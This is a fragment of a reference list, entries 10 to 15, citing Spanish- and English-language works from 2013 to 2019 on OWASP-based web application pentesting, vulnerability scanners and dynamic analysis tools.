[10] Mayorga, A. M. (2018). Pentesting sobre aplicaciones web basado en la metodología OWASP utilizando un cluster conformado por dispositivos SBC de bajo costo. Revista Ibérica de Sistemas e Tecnologias de Informação.
[11] Nurmyshev, S., Kozhakhmet, K. (2016). Architecture of web based intellectual vulnerability scanners for OWASP web application auditing process.
[12] Núñez, A. C. (2013). Conceptos de seguridad informática y su reflejo en la cámara de cuentas de Andalucía.
[13] Rennhard, M. (2019). Improving the Effectiveness of Web Application Vulnerability Scanning.
[14] Román Muñoz, F. (2016). Herramientas de análisis dinámico de aplicaciones web con snort.
[15] Vega, E. A. (2016). Herramientas de Análisis Dinámico de Vulnerabilidades en Aplicaciones Web.